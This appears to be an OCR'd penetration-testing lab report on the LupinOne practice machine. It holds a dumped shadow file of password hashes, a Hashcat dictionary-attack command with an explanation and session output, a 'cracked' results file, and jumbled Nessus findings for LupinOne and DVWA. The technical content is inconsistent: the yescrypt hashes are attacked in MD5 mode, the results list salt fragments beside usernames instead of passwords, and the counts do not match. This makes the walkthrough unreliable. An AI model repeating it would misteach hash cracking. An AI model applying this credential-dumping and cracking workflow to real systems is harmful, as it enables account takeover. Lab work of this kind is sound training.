
```
icex64@LupinOne: ~
File  Actions  Edit  View  Help
root:$y$j9T$YsEIPr4lmPNFTsa3Q.8xr0$gvBI8jc8F2GL7Zsx5KDy4Lh55HxD35UXl7D6svG/iv9:19582:0:99999:7:::
daemon:$y$j9T$ZLdrawFJFI6CAP0uJQSgv/$IUk0bHZrVdunNzP.FCO/eI1a.F9jM9CzqHy4GZa3QmD:19582:0:99999:7:::
bin:$y$j9T$cTrpO8Ectp/Tg.0OctuJr0$tF0AGzFLpcoBanasEnNbQZTRQXYwueyckiC4WuUxPC9:19582:0:99999:7:::
sys:$y$j9T$thYDH4L.qUU4jx7ht/PW21$Lfq4FjSZQeTkzMLZMXqjP.Zg0i69PCks/8tO61Re/8B:19582:0:99999:7:::
sync:$y$j9T$o3sPkFi27IfTpMZ9mcZvg0$seOM.tU7KI9WKs2KqW/UvhScCGEclMQoL97SSaR5IBD:19582:0:99999:7:::
games:$y$j9T$CG109B7DNe3MeEfhI3h4S0$hEA0LSgyXu1JY.mi8Qk5ofZcoNMX.QEPIf4ZDIs/Bx.:19582:0:99999:7:::
man:$y$j9T$I2W0oReNlGyGCI/UY6NlJ/$zTTjZUqoOGq.h3yLyY9F3vLkxQ3rfMFHXc5dVd8k3b9:19582:0:99999:7:::
lp:$y$j9T$Wj7h5k//NtDleiBeuDNhj.$sMroAJj5JGm7RWRwfMZELxusKVmQDBxh9XI1nmqPNI7:19582:0:99999:7:::
mail:$y$j9T$ie8RS/FWxDFSQ8S.XBZa70$GrBYHmTnVAhu.GIYaiBA/b1nRlpEY0/HwS8HcHVRFk9:19582:0:99999:7:::
news:$y$j9T$gVm98IuPR2EeHWF6ZBr.n0$s0ndJDek/t19pfMLxAnIhg1IXU4DaNDd0ryK9K4uqu.:19582:0:99999:7:::
uucp:$y$j9T$93i4A9gm8xjeqChMNSbLu.$FwMp4AMPO/feP1xn6MA1sr4A5haQUAcnpESA/fy.fx9:19582:0:99999:7:::
proxy:$y$j9T$jYv4FXJRGUV7l/jLrZzyp/$qlnyNiGzyoFaeDnizOpScU2z66bnJVTEHSOoJkr0Y91:19582:0:99999:7:::
www-data:$y$j9T$e.ea/J6k94nhxJbAvMD2G.$dLkJw8hMiqCIpj4c/qmkyyWV8ESJ1g1jQisthK9mWu2:19582:0:99999:7:::
backup:$y$j9T$kuQtXt/wEXlwuc5ELyPX80$p9EEmpPhhJ3hDxqaeA8PxlbRgpRUtFZAHjMzYJV19n2:19582:0:99999:7:::
list:$y$j9T$QiA2zDHYiNf.Eme/hzo1m/$ku0GDz.IDjnxudQyVHaVmG0lzW3PjqjNSfXJNOS8C36:19582:0:99999:7:::
irc:$y$j9T$IKnW54YyL.UyNZ3PP8Y9A/$rnH1sOpj0YWpjG61W6auoA5AdiiB3uegwwsVzYKtrw6:19582:0:99999:7:::
gnats:$y$j9T$hqBB3WU2fqjKs9mRDM6kA/$pdVROU9EEO//BvLaEMNq2vx6YzKq9dYgAvxaNs7a1G8:19582:0:99999:7:::
nobody:$y$j9T$gL5ja6yINUGYkqgiK09bM1$1pmd/kNgcnT.jvIQTkV/HsfmmxAXP66QqhXXB8GFh64:19582:0:99999:7:::
_apt:$y$j9T$ts18sVeohSXJUC1EnWWDQ0$CedprCG0pkfN7h4hrRVhsNoBGau1KtZsMcRzv6xrDcD:19582:0:99999:7:::
systemd-timesync:$y$j9T$owJ3X4xqrLgQ9LZwpky/31$Tvuk6QR1Yuc7PhYCDXNCR5R2M7gR1ZdshS.l8cLajQ6:19582:0:99999:7:::
systemd-network:$y$j9T$/sbUvCFXUwaTCwsbd.ocV/$5c7MJAYcNlBySijLqZcvzPqbiRz6kmdpXvIP4HvGGW8:19582:0:99999:7:::
systemd-resolve:$y$j9T$aE6W1EAE8ws/0p.xDW2/T/$T00z6QF6ZCYdbO2Q50ldlRI8KXOP1FccHLQ0ZffzPrA:19582:0:99999:7:::
messagebus:$y$j9T$dIh9TeT7zuo8ud/m1uvC0.$kjI7BfNzswSv/62iSj1ZKJkTV/NNxmgs2mrOycWxpPC:19582:0:99999:7:::
sshd:$y$j9T$drQcGOVL0dp0jf1b1BO.d/$Rs0EYVI0/tbNxsSHfexRkoFyvZkTaEERBK.hnzQNEb.:19582:0:99999:7:::
arsene:$y$j9T$AN1OcaFjM10f2p2MvvbWp1$eK9BluVzep.YS/U4Xow3aSBsvN5Jxn75onXVi71h/i5:19582:0:99999:7:::
```

Hashcat –m 0 –a 0 –o output.txt hashes pass.txt

- **Hashcat:** This is the command to execute the Hashcat tool.
- **-m 0:** This option specifies the hash algorithm mode. In this case, -m 0 indicates that the tool should use MD5 as the hash algorithm.
- **-a 0:** This option specifies the attack mode. -a 0 indicates a straight (or dictionary) attack, where Hashcat will try passwords from a wordlist.
- **-o output.txt:** This option specifies the output file where successful password cracks will be stored. In this case, the file name is output.txt.

- **hashes:** This is the file containing the password hashes you want to crack.
- **pass.txt:** This is the file containing the wordlist of potential passwords that Hashcat will use to attempt to crack the hashes.

So, the command is telling Hashcat to use the MD5 hash algorithm (-m 0), perform a straight dictionary attack (-a 0), and output any successful cracks to the file output.txt. It's then providing the names of the file containing the hashes (hashes) and the wordlist of potential passwords (pass.txt).



```
INFO: Removed hash found as potfile entry.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: pass.txt
* Passwords.: 758
* Bytes.....: 5414
* Keyspace..: 758
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes
Time.Started.....: Sun Aug 13 17:57:14 2023 (0 secs)
Time.Estimated...: Sun Aug 13 17:57:14 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (pass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    74341 H/s (0.21ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.........: 758/758 (100.00%)
Rejected.........: 0/758 (0.00%)
Restore.Point....: 0/758 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: password → nimda
Hardware.Mon.#1..: Util: 39%

Started: Sun Aug 13 17:57:11 2023
Stopped: Sun Aug 13 17:57:16 2023
```

```
┌──(root㉿kali)-[/home/kali/hashcat]
└─# cat output.txt
rnAS3njRHRlbJtONwqymC:icex64
AN1OcaFjM10f2p2MvvbWp1:arsene
YsEIPr4lmPNFTsa3Q:root
```

VULNERABILITY ASSESSMENT

LUPONE:

1. **Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow**
2. **Apache 2.4.x < 2.4.53 Multiple**

DVWA NESSUS VULNERABILITIES:

1. Browsable Web Directories
2. Web Application Potentially Vulnerable to Clickjacking

Vulnerabilities **3. Apache 2.4.x < 2.4.54 Multiple Vulnerabilities** **4. Apache 2.4.x < 2.4.55 Multiple Vulnerabilities** **5. Apache 2.4.x < 2.4.56 Multiple Vulnerabilities** **6. Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF** **7. Apache < 2.4.49 Multiple Vulnerabilities** **8. Apache < 2.4.49 Multiple Vulnerabilities** **9. Apache >= 2.4.17 < 2.4.49 mod_http2** **10. Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi** **11. Apache HTTP Server Version** **12. Common Platform Enumeration (CPE)** **13. Device Type** **14. HTTP Server Type and Version** **15. HyperText Transfer Protocol (HTTP) Information** **16. Nessus SYN scanner** **17. Nessus Scan Information** **18. OS Identification** **19. OS Security Patch Assessment Not Available** **20. Patch Report** **21. SSH Password Authentication Accepted** **22. SSH Protocol Versions Supported** **23. SSH SHA-1 HMAC Algorithms Enabled** **24. Service Detection** **25. Target Credential Status by Authentication Protocol - No Credentials Provided** **26. Traceroute Information**	3. Web Server Transmits Cleartext Credentials 4. Apache Banner Linux Distribution Disclosure 5. Apache HTTP Server Version 6. CGI Generic Tests Load Estimation (all tests) 7. External URLs 8. HTTP Methods Allowed (per directory) 9. HTTP Server Type and Version 10. HyperText Transfer Protocol (HTTP) Information 11. HyperText Transfer Protocol (HTTP) Redirect Information 12. Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header 13. Missing or Permissive X-Frame-Options HTTP Response Header 14. Nessus SYN scanner 15. Nessus Scan Information 16. Web Application Cookies Not Marked Secure 17. Web Application Potentially Sensitive CGI Parameter Detection 18. Web Application Sitemap 19. Web Server Directory Enumeration 20. Web Server Office File Inventory 21. Web Server robots.txt Information Disclosure 22. Web mirroring